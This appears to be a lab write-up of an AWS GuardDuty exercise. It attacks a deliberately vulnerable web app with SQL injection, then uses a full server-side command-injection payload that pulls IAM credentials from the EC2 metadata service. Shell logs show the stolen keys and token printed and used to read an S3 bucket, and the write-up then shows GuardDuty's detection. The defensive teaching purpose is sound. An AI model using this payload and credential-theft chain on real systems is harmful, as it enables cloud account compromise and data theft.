




- Now lets use some sql injection methods to hack the web app (you can use any password you liike)




Ok now we got access to the admin portal.

- 

- In this step we will use another hacking technique that will expose some credentials that get access to the web app host aws environment.


- Go to the admin profile page




Conduct **command injection** using the following code

- #{global.process.mainModule.require('child_process').exec('CREDURL=http://169.254.169.254/latest/meta-data/iam/security-credentials/;TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"` && CRED=$(curl -H "X-aws-ec2-metadata-token: $TOKEN" -s $CREDURL | echo $CREDURL$(cat) | xargs -n1 curl -H "X-aws-ec2-metadata-token: $TOKEN") && echo $CRED | json_pp

>frontend/dist/frontend/assets/public/credentials.json')}



- Now go to this url [cloudfront url]/assets/public/credentials.json

- 

- Using those credentials now lets try to gain access to the S3 bucket

```
CloudShell
us-east-1 +
~ $ export JS3BUCKET ="guardduty-project-thesecurebucket-xx5bezqvct55"
-bash: export: `=guardduty-project-thesecurebucket-xx5bezqvct55': not a valid identifier
~ $ export JS3BUCKET="guardduty-project-thesecurebucket-xx5bezqvct55"
~ $ clear
~ $ export JSURL="https://d1bslzx99yk8dc.cloudfront.net/"
~ $ export JS3BUCKET="guardduty-project-thesecurebucket-xx5bezqvct55"
~ $ wget $JSURL/assets/public/credentials.json
URL/assets/public/credentials.json
--2026-03-05 08:37:15--  https://d1bslzx99yk8dc.cloudfront.net//assets/public/credentials.json
Resolving d1bslzx99yk8dc.cloudfront.net (d1bslzx99yk8dc.cloudfront.net)... 3.171.102.189, 3.171.102.64, 3.171.102.134, ...
Connecting to d1bslzx99yk8dc.cloudfront.net (d1bslzx99yk8dc.cloudfront.net)|3.171.102.189|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1586 (1.5K) [application/json]
Saving to: ‘credentials.json’

credentials.json          100%[===================================>]   1.55K  --.-KB/s    in 0s

2026-03-05 08:37:15 (16.6 MB/s) - ‘credentials.json’ saved [1586/1586]

~ $
```

```
aws  Search [Alt+S]  United States (N. Virginia)  pamith sanujaya (5446-8767-2644)
pamith sanujaya
CloudShell  Actions
us-east-1 +
~ $ ls
credentials.json
~ $ export JSURL="https://d1bslzx99yk8dc.cloudfront.net/"
~ $ export JS3BUCKET="guardduty-project-thesecurebucket-xx5bezqvct55"
~ $ wget $JSURL/assets/public/credentials.json
--2026-03-06 03:40:47--  https://d1bslzx99yk8dc.cloudfront.net//assets/public/credentials.json
Resolving d1bslzx99yk8dc.cloudfront.net (d1bslzx99yk8dc.cloudfront.net)... 3.171.102.189, 3.171.102.64, 3.171.102.156, ...
Connecting to d1bslzx99yk8dc.cloudfront.net (d1bslzx99yk8dc.cloudfront.net)|3.171.102.189|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1586 (1.5K) [application/json]
Saving to: ‘credentials.json.1’

credentials.json.1                          100%[==========================================================================================>]   1.55K  --.-KB/s    in 0s

2026-03-06 03:40:48 (66.1 MB/s) - ‘credentials.json.1’ saved [1586/1586]

~ $ cat credentials.json | jq
{
  "AccessKeyId": "ASIAX5UPKJVCLTGL4LIK",
  "Code": "Success",
  "Expiration": "2026-03-02T09:06:18Z",
  "LastUpdated": "2026-03-02T02:56:47Z",
  "SecretAccessKey": "vcrOsGZRaNRtfjYGQOCgrsuXZ9wCCu5bvwZWqknI",
  "Token": "IQoJb3JpZ2luXZVjELP/////////wEaCXVzLWVhc3QtMSJGMEQCIGeExvBQruxAk14JOT2YBpryIe/iYs734ag8wZFSKmzHAiBVmgvQHTYvnnAZhItYmrFF9yFOn+9UdD6ZnATIpi/HTyqSBQnBEAAaDDU0NDY4NzY3MjY0MCIMEZkWwi93WkFK3g0HKpYFwGid8JRLZkIsIEXH
C5c7M74rxTN+5emMN0UI8oZeaJhCVBXhpDmqBhzHfhcq5cu1ENdDSMc4u6ektKxBo3Mi89sjpgkg5JmcjoJ4I5Ux+b0CjsGM4jYjo1ArY4QnqQyM5HuuF+L/xAUeG245F69xymLuP3+zUsY2GuvZfdpPRGzr9tScL4uzTQ=9A8k4cCgCYg9skmr5OjDQTMHQa+DAwBCQhr3Yr1YKA0XNMMe6fs
vbCxGmdC6tYzYOiOQpk7dWu2hRbnUmpLc1ZQU4/ZS/FIhnLv4CBSs4rjofdahKpnnKtgs2VBgxNlXVIuGr3KFHK06jok/yMpZbWCwJ45IoSnVKsHEDuHtiwBfQKOQgKxbLaieymf8/YCt+aorqPZzhCffgG3erK/7SgKGvnIfHUzwAT/IghxBZKLZDABcdTQqjwxWWh70/Ewp3nITHMpBQlAdSrw
ySPclYceLfwMT74RFQEYcpuV6HaOGY57Na7fGorX+ZK+0Rl2hcyal3e+6mgkK0cHvAo5T4GjRldWryslR3XKU0J+7Pet/gomhRycgbaC6F19EkyfSD7frWV/LKBZQAyJXXiB/SC+BHUwjhXU3yRH+ubMuuAQD5KrWR7XL115/0975BiU5acebhuiXPyH7SEpOO9d7Fb9JJ5YKtIqse1N+suoOJ4Xj
kyw6yfEIyiCleGvaip03y8GtSqIODiN8LTaubTEp3b9G2xb/8Zkw6PGgqvFwQ8V7sIyXgpPxR10eG0c2nNPgRlBbEgKz8LwTap7rA4cyy/qtxY7xQ7+7hPXSJkXyYd1dId1rciQlkoLA0Xc6+AzCBrF84ycgwpkYI9kcrp/OKvO5wqJnnqTdqvwekUK/hCQwHTQS4E6c+WOuQ8w7/iTzQY6sgHA
D4BMkzo8sSqBZauru+lReR8HBGInRrKqHmftb2lGc93kzxA2uieIHubNO+ff2BrDqgi0vivBVtQlGnC8XHoDK05xlaxfUaR8N46oGe+TZdHvhvrhuexpCpPgEMfFSMuOGN5ICRUJIWYuPAsmNia/4HAbDfHY3EAYygzAlFonab13kQPzd1ih1L3Z36AvYfVdF2u0P7iDeHKxy3xaykbK1k4mmTm0
6f1Rq+DMLsuDtFu3",
  "Type": "AWS-HMAC"
```


- Create a new profile trough cloud shell


```
~ $ aws configure set profile.stolen.aws_session_token `cat credentials.json | jq -r '.Token'`
~ $
~ $ aws configure set profile.stolen.region us-west-2
~ $ aws configure set profile.stolen.aws_access_key_id `cat credentials.json | jq -r '.AccessKeyId'`
~ $ aws configure set profile.stolen.aws_secret_access_key `cat credentials.json | jq -r '.SecretAccessK
ey'`
~ $ aws configure set profile.stolen.aws_session_token `cat credentials.json | jq -r '.Token'`
~ $
```

- Now we can see what’s inside the secret information file

```
~ $ aws s3 ls s3://$JUICESHOPS3BUCKET/ --profile stolen
2026-03-01 06:31:30         78 secret-information.txt
~ $ # or without profile if you used the env var style above
~ $ aws s3 cp s3://$JUICESHOPS3BUCKET/secret-information.txt . --profile stolen
download: s3://guardduty-project-thesecurebucket-xx5bezqvct55/secret-information.txt to ./secret-information.tx
~ $ cat secret-information.txt
Dang it - if you can see this text, you're accessing our private information!
~ $
```

- Ok now lets see how the guard duty detects the threat .





- We can see that the guard duty successfully detects the threats and list them clearly.